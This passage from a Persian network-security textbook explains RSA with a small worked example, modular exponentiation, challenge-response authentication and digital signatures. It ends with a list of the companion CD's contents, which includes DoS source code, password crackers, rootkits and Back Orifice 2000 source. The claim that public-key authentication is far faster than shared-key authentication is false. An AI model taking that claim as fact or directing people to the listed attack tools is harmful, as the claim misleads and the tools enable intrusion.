با چنین عددی خواهیم داشت:

$$P_i=(C_i^d) \bmod n$$

یعنی مشابه عمل رمزنگاری مجدداً کدهای رمز به توان d رسیده ، باقیماندهٔ آن بر n محاسبه خواهد شد. کدهای حاصل دقیقاً همان کدهای اولیه هستند.

به کلید (e,n) که با آن متن رمز می‌شود **"کلید عمومی"**[1] و به کلید (d,n) که با آن متن از رمز خارج می‌شود **"کلید خصوصی"**[2] اطلاق می‌شود.

قبل از آنکه مثالی دیگر ارائه بدهیم اجازه بدهید روش انتخاب و معیارهای e , d را که توسط ابداع کنندگان این روش پیشنهاد شده است ، معرفی کنیم:

الف) دو عدد اوّل دلخواه (ولی بزرگ) p , q انتخاب کنید. (برای کاربردهای عملی اگر این اعداد صد رقمی باشند اطمینان بخش خواهد بود - یعنی از مرتبه 10^{100} باشد-)

ب) عدد n , z را طبق دو رابطه زیر محاسبه نماید:

$$n = p \times q$$

$$z = (p-1)(q-1)$$

ج) عدد d را بگونه ای انتخاب کنید که نسبت به z اول باشد یعنی هیچ عامل مشترکی که هر دو بر آن

---

[1] Public key
[2] Private key

www.itqorve.loxblog.com

www.itqorve.loxblog.com

بخش پذیر باشند نداشته باشد.

د) براساس d عدد e را بگونه ای انتخاب کنید تا رابطه زیر برقرار باشد:

$$(e \times d) \bmod z = 1$$

نکاتی که در رمزنگاری باید رعایت شود آنست که کدهای P_i که به هر بلوک نسبت می‌دهیم بـاید $0? P_i < n$ باشد بنابراین اگر بلوکها را بصورت رشته های k بیتـی مـدل می‌کنیـد بـاید شـرط $2^k < n$ برقرار باشد.

برای یک مثال آموزشی فرض کنید بخواهیم رشته "SUZANNE" را رمـز نمـائیم. بـرای راحتـی کـار مجبوریم کلیدها را بسیار کوچک بگیریم ولی دقت داشته باشید در عمل اینطور نیست:

الف) دو عدد اول p=3 و q=11 را انتخاب می‌کنیم.

ب) عدد n=33 و z=20 بدست می‌آیند.

ج) عدد 7 که نسبت به z اول است را برای d انتخاب می‌نمائیم.

د) باید عدد e بگونه ای پیدا شود که رابطـهٔ $(7 \times e) \bmod 20 = 1$ برقـرار باشـد ایـن عـدد را 3 انتخاب کرده ایم. (عدد ۲۳ هم قابل قبول است)

پس داریم :

(3,33)=(e,n) کلید عمومی

(7,33)=(d,n) کلید خصوصی

برای آشنایی با مراحل کار به شکل (۳-ج) دقت نمائید. بدلیل آنکه n عدد کوچکـی اسـت و بـاید $P_i<33$ باشد، مجبوریم بلوکها را یک کاراکتری فرض کرده و به A عدد ۱ ، به B عدد ۲ نسـبت داده و بهمین ترتیب کاراکترها را به عدد صحیح تبدیل نمائیم.

سمبولهای متن	عدد P_i	محاسبهٔ P^3	$P^3 \bmod 33$	محاسبهٔ C^7	$C^7 \bmod 33$
S	19	6859	28	13492928512	**19**
U	21	9261	21	1801088541	**21**
Z	26	17576	20	1280000000	**26**
A	01	1	1	1	**1**
N	14	2744	5	78125	**14**
N	14	2744	5	78125	**14**
E	05	125	26	8031810176	**5**

رمزنگاری **رمزگشایی**

شکل (۳-ج) مثالی از رمزنگاری و رمزگشائی RSA

www.itqorve.loxblog.com

www.itqorve.loxblog.com

همانگونه که اشاره شد در عمل، p و q صد رقمی انتخاب می‌شوند. (یعنی $P \approx 10^{100}$, $q \approx 10^{100}$) بنابراین مقدار n از مرتبه 10^{200} (دویست رقمی) خواهد بود. سؤال آنست که عدد صحیح مربوط به بلوک های P_i که باید از n کوچکتر باشند چند بیتی خواهند بود؟

$$(10^{200} \approx 2^{664}) \Rightarrow n < 2^{664} \text{ و } n < 10^{200}$$

پس هر بلوک متن بایستی حداکثر 664 بیت یا معادل 83 کاراکتر هشت بیتی باشد.

ممکن است تاکنون ذهن شما مشغول این نکته شده باشد که چگونه می‌توان اعداد با این عظمت را به توان رساند. نکته ظریفی که وجود دارد آنست که برای محاسبهٔ $P^e \bmod n$ لازم نیست که اول P به تعداد e بار در خودش ضرب شود و بعد باقیمانده آن بر n بدست آید بلکه می‌توان پس از انجام یکبار عمل ضرب ، پیمانهٔ n (mod n) آن هم محاسبه شود تا نتیجهٔ محاسبه کاهش مقدار داشته باشد. برای روشن شدن قضیه به الگوی زیر دقت کنید:

$$7^3 \bmod 5=((7 \bmod 5)* 7^2) \bmod 5=(2* 7^2) \bmod 5=((2*7 \bmod 5)* 7) \bmod 5=((4*7) \bmod 5=3$$

فرض کنید بخواهیم A را به توان E برسانیم و بسط E در مبنای دودوئی بصورت زیر باشد:

$$E = (e_{k-1}, \ldots, e_0)_2 = \sum_{i=0}^{k-1} e_i 2^i$$

پس داریم :

$$A^E = A^{\sum_{i=0}^{k-1} e_i 2^i} = A^{2^{k-1}.ek-1} \times \ldots\ldots \times A^{2^{e1}} \times A^{e0}$$

بنابراین برای رساندن A به توان E می‌توان براساس بسط باینری عدد E عمل کرد. این بسط دودویی مشکل رشد بی نهایت حاصل را حل نخواهد کرد. مشکل زمانی حل خواهد شد که ما بخواهیم $A^E \bmod n$ را محاسبه کنیم که دراین حالت باید پس از هر بار به توان رساندن ، باقیماندهٔ حاصل را بر n محاسبه کنیم تا نتیجه به زیر n کاهش یابد سپس ادامه می‌دهیم تا اعداد رشد بی نهایت نکند.

الگوریتم زیر حاصل $P^E \bmod n$ را محاسبه می‌کند و در Y بر می‌گرداند:

الف) نمایش دودوئی E بصورت $E = e_{k-1}e_{k-2}.....e_0$ مشخص می‌شود.

ب) $y \leftarrow 1$

ج) از شمارنده k-1 تا صفر بصورت شمارش معکوس دو عمل زیر تکرار می‌شود (i شمارنده است)

- **$y=(y*y) \bmod n$**
- **اگر e_i مساوی 1 است آنگاه $y=(y*P) \bmod n$**

د) نتیجه در y قرار دارد.

اگر دقت کافی داشته باشید الگوریتم فوق با مثال قبلی ($7^3 \bmod 5$) معادل خواهد بود. بنابراین مشکل حادّی در عملیات محاسبه کدهای رمز RSA و همچنین رمزگشائی آن وجود ندارد.

به یاد داشته باشید که کلید رمزگذاری (e,n) یک کلید عمومی است و دلایلی بر سرّی و محرمانه ماندن آن وجود ندارد در حالی که کلید رمزگشائی (d,n) کلید اختصاصی است و باید سرّی باشد. برای شکستن رمز RSA باید مقدار d را از (e,n) به دست آورد و برای بدست آوردن d ابتدا باید n را به

www.itqorve.loxblog.com

www.itqorve.loxblog.com

عوامل اول[1] تجزیه کرد تا بتوان p ، q و z و نهایتاً d را بدست آورد. با توجه به آنکه n معمولا دویست رقمی است با کامپیوترهای معمولی برای تجزیه چنین عددی چهار میلیون سال طول خواهد کشید!

به جدول (۱–ج) نگاه کنید فرض کنید کامپیوتری هر عمل را در یک میکروثانیه انجام بدهد این جدول زمان تجزیه یک عدد را به عوامل اوّل بر حسب تعداد ارقام عدد مشخص کرده است.

گرچه تحقیق بر روی تجزیهٔ اعداد به عوامل اول ادامه دارد ولی هیچ الگوریتم کارآمدتری که بتواند زمانهای جدول فوق را کاهش بدهد پیدا نشده است و بهمین دلیل بطور فراگیر از آن استفاده می‌شود.

زمان محاسبه	تعداد ارقام
٤ ساعت	۵۰
۱۰٤ روز	۷۵
۷٤ سال	۱۰۰
چهار میلیون سال	۲۰۰
۵×۱۰^{۱۵} سال	۳۰۰
٤×۱۰^{۲۵} سال	۵۰۰

جدول (۱–ج) زمان لازم برای تجزیه یک عدد به عوامل اوّل

احراز هوّیت[2]

"احراز هوّیت" در شبکه های کامپیوتری بدین معناست که یک سرویس دهنده بتواند تشخیص بدهد کسی که تقاضائی را روی آن سیستم دارد شخص مجازی است یا یک شیّاد است . بعنوان مثال فرض کنید A می‌خواهد سعی کند از حسابش در بانکی مقداری پول را به حسابی دیگر منتقل نماید؛ سرویس دهندهٔ بانک باید مطمئن شود کسی که ادعا می‌کند شخص A است حقیقی است یا یک شیّاد است که خود را بجای A جا زده است چرا که با استفاده از تکنیکهائی می‌توان اطلاعاتی را که در قالب اسم رمز و کلمه عبور روی شبکه منتقل می‌شود دزدید و از آن استفاده کرد. تکنیکهای بهتری برای احراز هویت مبتنی بر اصول رمزنگاری با کلید عمومی وخصوصی قابل پیاده سازی است.

در مدل اوّل برای احراز هوّیت روشی را معرفی می‌کنیم که مبتنی بر اصول رمزنگاری و کلید رمز است . در این روش کلید رمزنگاری و رمزگشایی مشترک است:


فرض کنید دو برنامه A , B می‌خواهند قبل از تبادل هر گونه اطلاعاتی هوّیت یکدیگر را تصدیق کرده و بعد انتقال داده‌ها را انجام بدهند. (A برنامهٔ سرویس دهنده و B برنامهٔ مشتری است) A مشخصه ای مثل شماره شناسائی یا کلمه عبور برای معرفی خود به B دارد که احتمال فاش شدن آن هم وجود دارد چرا که روی شبکه مبادله می‌شود و ممکن است استراق سمع شود.

---

[1] Prime factors
[2] Authentication

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (٤-ج) احراز هوّیت با کلید مشترک

حال به روند زیر دقت کنید:

فرض کنید A بعنوان مشتری ، شروع کنندهٔ ارتباط و B بعنوان سرویس دهنده پذیرنده ارتباط است . بعد از برقراری ارتباط و قبل از مبادله هر گونه داده ، عملیات زیر مطابق شکل (٤-ج) صورت می‌گیرد. (در این روش A و B بر روی کلید رمز مشترکی توافق کرده اند که نام آنرا K_{AB} فرض کرده ایم و کاملاً سرّی است)

الف) A با ارسال مشخصه شناسائی (ID) ، خود را به B معرفی می‌کند.

ب) B در پاسخ ، یک عدد تصادفی بزرگ مثلاً (صدرقمی) تولید کرده و برای A می‌فرستد. این عدد تصادفی در شکل با R_B مشخص شده است.

ج) A با کلید مشترک عدد دریافتیِ R_B را رمز کرده و برای B پس می‌فرستد. عدد رمز شده $K_{AB}(R_B)$ نامیده شده است.

د) B پس از دریافتِ عدد رمز شده آنرا با کلید مشترک رمزگشائی کرده و پس از مقایسه با عدد اصلی یعنی R_B می‌تواند مطمئن شود که هوّیت A محرز است و کسی قصد فریب ندارد.

ه) چون A هم تمایل دارد هویت طرف مقابل خود را تشخیص بدهد بنابراین او هم یک عدد تصادفی بزرگ تولید کرده و برای B می‌فرستد. B با کلید مشترک آنرا رمز کرده پس می‌فرستد؛ A هم با رمزگشائی و مقایسهٔ آن هوّیت B را تشخیص می‌دهد.

نکته مهم در روش های احراز هویت ، آنست که بر خلاف شماره شناسایی و کلمه عبور ، کلید رمز روی کانالهای ارتباطی ارسال نمی‌شود و توسط خود کاربر حفظ می‌شود تا مسئله افشای کلید از طریق استراق سمع ممکن نباشد؛ به روش فوق "احراز هویت دو مرحله ای"[1] گفته می‌شود.

روش مشابه دیگری برای احراز هوّیت با استفاده از کلید عمومی [2] وجود دارد که مبتنی بر روش رمزنگاری RSA است. برای تشریح این روش مجدداً فرض کنید A بعنوان برنامهٔ مشتری و B بعنوان سرویس دهنده تمایل دارند قبل از هر گونه مبادله اطلاعات ، هویت همدیگر را تصدیق نمایند. در این

[1] Two-Way Authentication
[2] Public key

www.itqorve.loxblog.com

www.itqorve.loxblog.com

روش هریک از طرفین یک کلید سرّی و یک کلید عمومی دارنـد. A و B کلیـد عمومـی همدیگـر را می‌دانند ولی هرگز از کلید سرّی یکدیگر مطلع نیستند. ثابت شده که ایـن روش صـد تـا هـزار بـار از روش قبلی سریعتر است. مراحل احراز هوّیت بصورت زیر است:

الف) A بعنوان شروع کننده ، شمارهٔ شناسائی خود و همچنین یک عدد تصادفی بـزرگ R_A را بـا استفاده از کلید عمومی B به روش RSA رمز کرده و برای B می‌فرستد.


ب) سرویس دهندهٔ B که دارنده کلید سرّی خودش است آنرا رمزگشائی کرده و ضمـن اسـتخراج مشخصهٔ طرف مقابل و عدد R_A ، خودش عدد تصادفی R_B را تولید کرده و بهمراه یک کلید سـرّی دیگر (یعنی جمعاً سه آیتم R_A, R_B, K_S) با استفاده از کلید عمومی A رمـز کـرده و بـرای A پـس می‌فرستد. به کلید Ks که بعنوان کلید رمزنگاری جدید برای ادامه ارتباط مورد استفاده قرار می‌گیرد "کلید جلسه"[1] گفته می‌شود.

ج) وقتی A اطلاعات رمز شدهٔ قبلی را از B دریافت و با استفاده از کلید سرّی خـود رمـزگشـایی کرد ، اولا RA را دارد که با مقایسهٔ آن متوجه می‌شود طرف مقابل همانی است که باید باشد . ثانیـا کلید جدید Ks را دارد که رمزنگاری اطلاعات در مراحل بعد باید بـا آن کلیـد باشـد ، ثانیـا R_B را استخراج کرده است که باید با استفاده از کلید Ks مجدّداً آنـرا رمـز کـرده بـرای A پـس بفرسـتد. سرویس دهندهٔ B با دریافت آن و رمزگشائی هوّیت A را احراز می‌کند.

احراز هوّیت بر این مبناست که اگر B دروغگـو باشـد پـس کلیـد سـرّی لازم بـرای رمـزگشـایی اطلاعات ارسالی در مرحلهٔ الف را ندارد و اصلاً نمی‌تواند بفهمد چه کسی تقاضا داده و مراحل احـراز هویّت ادامه نخواهد یافت. اگر A دروغگو باشد پس کلید سرّی لازم بـرای رمـزگشـایی اطلاعـات در مرحلهٔ ب را نداشته و قادر به استخراج "کلید جلسه" نبوده و بنابراین در اجرای مرحلهٔ سوم از احـراز هویّت موفّق نخواهد شد.

در مرحلهٔ ۱ و ۲ از شکل (۵-ج) عملیات رمزنگاری با استفاده از کلید عمومی که علنی است انجام می‌شود ولی در مرحلهٔ ۳ رمزنگاری با کلید جدیدی انجام می‌شود که طرفین از آن اطلاع دارند. (یعنـی کلید Ks یا همان کلید جلسه)

مراحل سه گانه این روش در شکل (۵-ج) مشخص شده است.



شکل (۵-ج) احراز هویت با استفاده از کلید عمومی و روش RSA

[1] Session key

www.itqorve.loxblog.com

www.itqorve.loxblog.com

امضاهای دیجیتالی [۱]

یکی دیگر از منافع روش رمزگذاری RSA امضای دیجیتالی است . امضای دیجیتالی همانند امضای معمولی ابزاری است که برای رسمیت بخشیدن به یک پیام یا نامه استفاده می‌شود. با استفاده از امضاهای دیجیتالی :

- گیرندهٔ یک پیام بوسیله آن می‌تواند هوّیت فرستندهٔ آنرا تصدیق نماید.
- فرستندهٔ پیام نمی‌تواند محتوای پیام ارسالی اش را انکار کند.
- گیرندهٔ پیام نمی‌تواند پیامهای جعلی بسازد و همچنین دیگران قادر به جعل پیام نیستند.

امروزه با محوّل شدن امور مالی همانند حسابهای بانکی و کارتهای اعتباری به شبکه ها و ناامنی شبکه در مبادلهٔ اسناد و همچنین ناکارآمدی امضاهای دست نوشته روشی برای رسمیت بخشیدن به پیامها (یا فرامین) در شبکه وضع شده که حتی می‌تواند در دادگاه مورد استناد قرار گیرد. (شاید بتوان امضاهای دست نوشته را جعل کرد ولی در مورد امضاهای دیجیتالی هنوز امکان پذیر نشده است)

فرض کنید به یک سرویس دهندهٔ بانکی متصل شده و فرمان می‌دهید تا مقداری پول از حسابتان به حساب دیگری واریز شود. در اینجا فقط تشخیص و احراز هوّیت کافی نیست بلکه باید همانند امضاء روشی وجود داشته باشد که شما نتوانید در آینده اقامه دعوا کرده و عنوان کنید هیچگاه چنین تقاضایی نکرده اید.

روشهای متفاوتی برای پیاده سازی امضاهای دیجیتالی وجود دارد که دو مورد از آنها را معرفی می‌کنیم:

امضا با کلید سرّی [۲]

در این روش که باید با کمک دولت یا انجمن حقوقدانان یا بانکها پیاده سازی شود ، مرکزی وجود دارد که معتمد همه است و قانون از آن حمایت می‌نماید. هر شخص با مراجعه حضوری به آن مرکز و تنظیم تعهّدنامه های لازم برروی یک کلید سرّی توافق می‌کند. (این مرکز را در ذهن خود محضر رسمی گواهی امضاء فرض کنید) بنابراین فقط شخص و مرکز مورد نظر آن کلید رمز را می‌دانند. حال فرض کنید که شخص A بخواهد سندی را در قالب یک پیام متنی امضا کرده برای B بفرستد (مثلاً سند تقاضای جابجایی پول از حساب بانکی) A دارای کلید رمز K_A است و بنابراین آیتمهای زیر را با کلید خودش رمز کرده و به همراه شماره شناسایی خود به سرویس دهندهٔ مرکز گواهی امضاء که فعلا آنرا BB می‌نامیم ارسال می‌نماید. آیتمهائی که رمز می‌شوند عبارتند از :

- **B** : مشخصه شناسائی گیرنده نهائی پیام
- **RA** : یک عدد تصادفی بزرگ
- **t** : زمان دقیق صدور پیام (تاریخ+زمان) معمولا زمان بر حسب گرینویچ –**GMT**– است .
- **P** : متن پیام

---

۱ Digital Signature
۲ Secret key Signature

www.itqorve.loxblog.com

www.itqorve.loxblog.com


حال مرکز گواهی امضای دیجیتالی که کلید سری A را در اختیار دارد متن و آیتم ها را رمزگشائی کرده و در صورتی که اینکار موفقیت آمیز انجام شد عملا هویت A تائید شده است چرا که هیچکس غیر از این دو کلید رمز را نمی‌داند.

در ادامهٔ این روند ، مرکز گواهی امضاء ضمن ثبت این تقاضا ، آیتمهای زیر را با کلید مشترک توافق شده بین خودش و B ، که کاملاً سرّی است ، برای B ارسا ل می‌نماید؛ این کلید را K_B فرض نمایید.

- **A** : مشخصه فرستنده پیام
- **RA** : عدد ارسالی از A
- **t** : زمان دقیق صدور پیام (تاریخ + زمان)
- **P** : متن اصلی پیام ارسالی از A
- **$K_{BB}(A,t,p)$** : آیتمهای رمز شدهٔ P,t,A که با کلیدی کاملاً سرّی رمز شده اند. این کلید را که فقط و فقط مرکز گواهی امضاء در اختیار دارد K_{BB} فرض نمایید.

پس از رمزگشایی پیام در B تمام آیتمها برای استناد قانونی ذخیره شده و می‌توان به محتوای پیام یا تقاضا عمل کرد. شمای کلّی روش امضای دیجیتالی با کلید سرّی در شکل (٦–ج) نشان داده شده است.

اگر زمانی A منکر ارسال پیام P شود و ادعا کند پیام ساختگی است ، B می‌تواند متن رمز شده KBB(A,t,P) را به همراه متن اصلی پیام و R_A به دادگاه ارائه کند. کلید KBB در اختیار مرکز گواهی امضاء است که مورد اعتماد دادگاه می‌باشد. مرکز گواهی امضاء متن رمز شدهٔ KBB(A,t,P) را رمزگشائی کرده و با اصل پیام مورد دعوا مطابقت می‌دهد و اگر مطابق بود B تبرئه می‌شود!



شکل (٦–ج) امضای دیجیتالی با کلید سرّی

امضای دیجیتالی با کلید عمومی[1]

در این بخش روش ساده تری را که نیاز به مرکز واسطه ندارد و از رمزنگاری RSA استفاده میکند ، معرفی میکنیم. ساختار کلّیِ این روش در شکل (۷–ج) نشان داده شده است.

[1] Public Key Signature

www.itqorve.loxblog.com


www.itqorve.loxblog.com

فرض کنید A و B می‌خواهند با هم ارتباط رسمی داشته باشند. A در رمزنگاری RSA دو کلید برای خود تعریف می‌کند: کلید DA که سرّی و خصوصی است و کلید EA که عمومی است. EA را B می‌داند ولی D_A را فقط خودش خبر دارد.

B هم برای خود دو کلید تعریف می‌کند کلید DB بعنوان کلید سرّی و کلید EB که عمومی است. EB را A هم می‌داند چون کلیدی عمومی است ولی DB را فقط خودش خبر دارد.

وقتی A می‌خواهد متنی را برای B بفرستد اول آن را با کلید خصوصی اش یعنی D_A رمز می‌کند تا متن رمز شده $D_A(P)$ بدست آید. متن رمز شده جدید را مجدداً با کلید عمومی EB رمز کرده و نتیجه را برای B می‌فرستد.

در B ابتدا متن دریافتی با کلید خصوصی یعنی DB از رمز درآمده و مجدداً با کلید عمومی EA رمزگشائی می‌شود تا متن اصلی بدست آید.



شکل (۷-ج) روش امضای دیجیتالی با کلید عمومی

اصول کار این روش بر دو مورد زیر استوار است:

- اگر B جعلی و دروغین باشد هر چند می‌تواند کلید عمومی EA را داشته باشد ولی بهیچوجه کلید خصوصی B را نداشته و قادر به رمزگشایی متن نخواهد بود.
- اگر A جعلی و دروغین باشد چون کلید خصوصی A را ندارد بنابراین نخواهد توانست متن را رمز کند و اگر از کلید جعلی استفاده کند قابل بازیابی و رمزگشائی نخواهد بود.

در مجموع استفاده از امضاهای دیجیتالی به طرز فزاینده ای در حال رواج یافتن است ولی هنوز بسیاری از کشورها قوانینی در حمایت از آن وضع نکرده اند و استناد قانونی به چنین امضاهایی هنوز با مشکلاتی روبرو است.

www.itqorve.loxblog.com

www.itqorve.loxblog.com

ضمیمهٔ د) فهرست محتویات CD جانبی کتاب

۱) فهرست محتویات CD به ترتیب فصول

Chapter 01 - An Introduction to Security, Hack & Crack		
Hacked Web Sites	آموزشی/وب‌سایت	
Chapter 02 - TCP-IP Fundamentals		
Building Internet Firewalls (E-Book)	آموزشی/کتاب الکترونیکی	۱)
firewalls_complete (E-Book)	آموزشی/کتاب الکترونیکی	۲)
Illustrated TCP-IP	آموزشی/کتاب الکترونیکی	۳)
Introduction to Socket Programming (Farsi)	آموزشی/مقاله	٤)
IPSec	آموزشی/ویدیو	٥)
Microsoft TCP-IP (Video)	آموزشی/ویدیو	٦)
Norton Firewall 2001	ابزار کاربردی/دفاعی	۷)
ProtectX Professional	ابزار کاربردی/دفاعی	۸)
SSL 3.0	آموزشی/مقاله	۹)
Standard Port Numbers	آموزشی	۱۰)
TCP-IP Overview (Video)	آموزشی/ویدیو	۱۱)
Teach Yourself TCP IP in 14 Days	آموزشی/کتاب الکترونیکی	۱۲)
ZoneAlarm 2000	ابزار کاربردی/دفاعی	۱۳)
Chapter 03 – UNIX Overview		
practical_unix_and_internet_security	آموزشی/کتاب الکترونیکی	۱٤)
UNIX E-Books	آموزشی/کتاب الکترونیکی	۱٥)
UNIX Secure Programming	آموزشی/مقاله	۱٦)
Chapter 04 - Windows NT,2000 Overview		
White Papers about MS Windows 2000 Networking	آموزشی/مقاله	۱۷)
Microsoft IPSec (Video)	آموزشی/ویدیو	۱۸)
Microsoft Proxy Server Concepts (Video)	آموزشی/ویدیو	۱۹)
Microsoft RAS Server (Video)	آموزشی/ویدیو	۲۰)

www.itqorve.loxblog.com

www.itqorve.loxblog.com

۲۱)	آموزشی/شبیه‌ساز نصب	Microsoft Windows 2000 Discovering
۲۲)	آموزشی/شبیه‌ساز نصب	Microsoft Windows 2000 Server Simulation
۲۳)	آموزشی/شبیه‌ساز نصب	Microsoft Windows 2000 Simulation
۲۴)	آموزشی/ویدیو	Widows 2000 DNS Overview (Video)
۲۵)	آموزشی/ویدیو	Windows 2000 Active Directory Overview (Video)
۲۶)	آموزشی/ویدیو	Windows 2000 Professional Demos
۲۷)	آموزشی/ویدیو	Windows 2000 Server Demos
		Chapter 5 – Phase 1- Reconnaissance
۲۸)	ابزار کاربردی/دفاعی/حمله	*Sam Spade V114*
۲۹)	ابزار کاربردی/دفاعی/حمله	*NetInfo* Reconnaissance Tool
۳۰)	آموزشی/وب‌سایت	Reconnaissance Web Sites
		Chapter 06 - Phase 2 - Scanning
۳۱)	ابزار کاربردی/مدیریت/حمله	30 Port Scanner Tools
۳۲)	ابزار کاربردی/مدیریت/حمله	A-dial
۳۳)	ابزار کاربردی/مدیریت/حمله	Cheops
۳۴)	ابزار کاربردی/مدیریت/حمله	DEMON DIALER
۳۵)	ابزار کاربردی/مدیریت/حمله	DOO_TOOLS
۳۶)	ابزار کاربردی/مدیریت/حمله	eEye Retina Scanner
۳۷)	ابزار کاربردی/مدیریت/حمله	FirewalK vs. Firewall
۳۸)	ابزار کاربردی/حمله	FragRouter
۳۹)	ابزار کاربردی/مدیریت/حمله	L0phtCrack
۴۰)	ابزار کاربردی/دفاعی/حمله	Nessus
۴۱)	ابزار کاربردی/مدیریت/حمله	Nmap
۴۲)	ابزار کاربردی/مدیریت/حمله	PBX_SCANNER
۴۳)	آموزشی/سند مرجع	RFC 1700 (Assigned Numbers & Port Specification)
۴۴)	ابزار کاربردی/مدیریت/حمله	Saint-3.0
۴۵)	ابزار کاربردی/مدیریت/حمله	SARA (Security Auditor's Research Assistant)
۴۶)	ابزار کاربردی/مدیریت/حمله	Strobe
۴۷)	ابزار کاربردی/مدیریت/حمله	Super Scan
۴۸)	ابزار کاربردی/حمله	THC-Login Hacker

www.itqorve.loxblog.com

www.itqorve.loxblog.com

٤٩)	ابزار کاربردی/مدیریت/حمله	THC-SCAN 2.0
٥٠)	ابزار کاربردی/مدیریت/حمله	Ultra Scan
٥١)	ابزار کاربردی/مدیریت/حمله	Vlad-0.7
٥٢)	ابزارهای پیشگیری/حمله	Vulnerability Scanners (Linux Version)
٥٣)	ابزارهای پیشگیری/حمله	Vulnerability Scanners (Windows Version)
٥٤)	ابزار کاربردی/حمله	War Dialer
٥٥)	ابزارهای پیشگیری/حمله	Whisker
٥٦)	ابزار کاربردی/دفاعی/حمله	X Dialer
٥٧)	ابزار کاربردی/حمله	Z-hacker
		Chapter 07 - Phase 3 - Application and Operating System Attack
٥٨)	ابزار کاربردی/مدیریت/حمله	Achilles!
٥٩)	ابزار کاربردی/حمله	Brute_SSL (Source Code)
٦٠)	ابزار کاربردی/حمله	Brute_Web (Source Code)
٦١)	ابزار پیشگیری/حمله	Default Passwords
٦٢)	ابزار پیشگیری/حمله	Exploit Codes & Tools
٦٣)	ابزار پیشگیری/حمله	John the Ripper 1.3
٦٤)	ابزار کاربردی/پیشگیری/حمله	L0phtCrack
٦٥)	ابزار کاربردی/پیشگیری/حمله	NT UNIX Password Cracker
٦٦)	ابزار کاربردی/پیشگیری/حمله	NTFS DOS
٦٧)	ابزار کاربردی/پیشگیری/حمله	Pandora
٦٨)	ابزار کاربردی/پیشگیری/حمله	Pwdump
٦٩)	آموزشی/مقاله	Stack Smash
٧٠)	ابزار کاربردی/پیشگیری/حمله	Unix Passwords Cracker
٧١)	آموزشی/پیشگیری	Very Big Dictionary for Crack
٧٢)	ابزار کاربردی/پیشگیری/حمله	Windows NT Password Dump
		Chapter 8 - Phase 3 - Network Attack
٧٣)	ابزار کاربردی/مدیریت/حمله	Dsniff
٧٤)	ابزار کاربردی/مدیریت/حمله	Ethereal
٧٥)	ابزار کاربردی/مدیریت/حمله	Hunt
٧٦)	ابزارهای کاربردی/حمله	IP-Spoofing (Linux Version)

www.itqorve.loxblog.com

www.itqorve.loxblog.com

IP-Spoofing (Windows Version)	ابزارهای کاربردی/حمله	(۷۷
Juggernaut	ابزار کاربردی/مدیریت/حمله	(۷۸
Packet Sniffer (for Windows)	ابزار کاربردی/مدیریت/حمله	(۷۹
Redir	ابزار کاربردی/مدیریت/حمله	(۸۰
Sniffit	ابزار کاربردی/دفاعی/حمله	(۸۱
Snort	ابزار کاربردی/دفاعی/حمله	(۸۲
TCPDump	ابزار کاربردی/دفاعی/حمله	(۸۳
TTY Snoop	ابزار کاربردی/دفاعی/حمله	(۸٤
TTY Watcher	ابزار کاربردی/دفاعی/حمله	(۸۵
Useful Web Sites	آموزشی/وب‌سایت	(۸٦
WinDump	ابزار کاربردی/دفاعی/حمله	(۸۷
Chapter 09 - Phase 3 - Denial of Service Attack (DoS)		
Blitznet (Source Code)	ابزار کاربردی/حمله	(۸۸
Freak88	ابزار کاربردی/حمله	(۸۹
Jolt (Source Code for Linux)	ابزار کاربردی/حمله	(۹۰
Land (Source Code for Linux)	ابزار کاربردی/حمله	(۹۱
Latierra (Source Code)	ابزار کاربردی/حمله	(۹۲
Papasmurf_c (Source Code)	ابزار کاربردی/حمله	(۹۳
Ping of Death	ابزار کاربردی/حمله	(۹٤
Smurf (Source Code for Linux)	ابزار کاربردی/حمله	(۹۵
Smurf For Windows (EXE+Source Code)	ابزار کاربردی/حمله	(۹٦
SYN Flood (Source Code)	ابزار کاربردی/حمله	(۹۷
TearDrop (Source Code for Linux)	ابزار کاربردی/حمله	(۹۸
TFN2K (Tribe Flood Network 2000)	ابزار کاربردی/حمله	(۹۹
UDP Flood (For Windows)	ابزار کاربردی/حمله	(۱۰۰
WinNuke	ابزار کاربردی/حمله	(۱۰۱
Zombie Zapper (EXE For Windows)	ابزار کاربردی/پیشگیری	(۱۰۲
Zombie Zapper (Source Code For Windows)	ابزار کاربردی/پیشگیری	(۱۰۳
Chapter 10 – Phase 4 – Trojan Horses, Backdoors, Rootkit		
Adore (Kernel Level Rootkit)	ابزار حمله	(۱۰٤
Back Orifice 2000 (Source Code)	ابزار حمله/مدیریت	(۱۰۵

www.itqorve.loxblog.com

www.itqorve.loxblog.com

۱۰۶)	ابزار حمله/مدیریت	BO2K
۱۰۷)	ابزار حمله	Chkrootkit
۱۰۸)	ابزار حمله	Elite Wrap (Wrapper Program)
۱۰۹)	ابزار حمله	Knark (Kernel Level Rootkit)
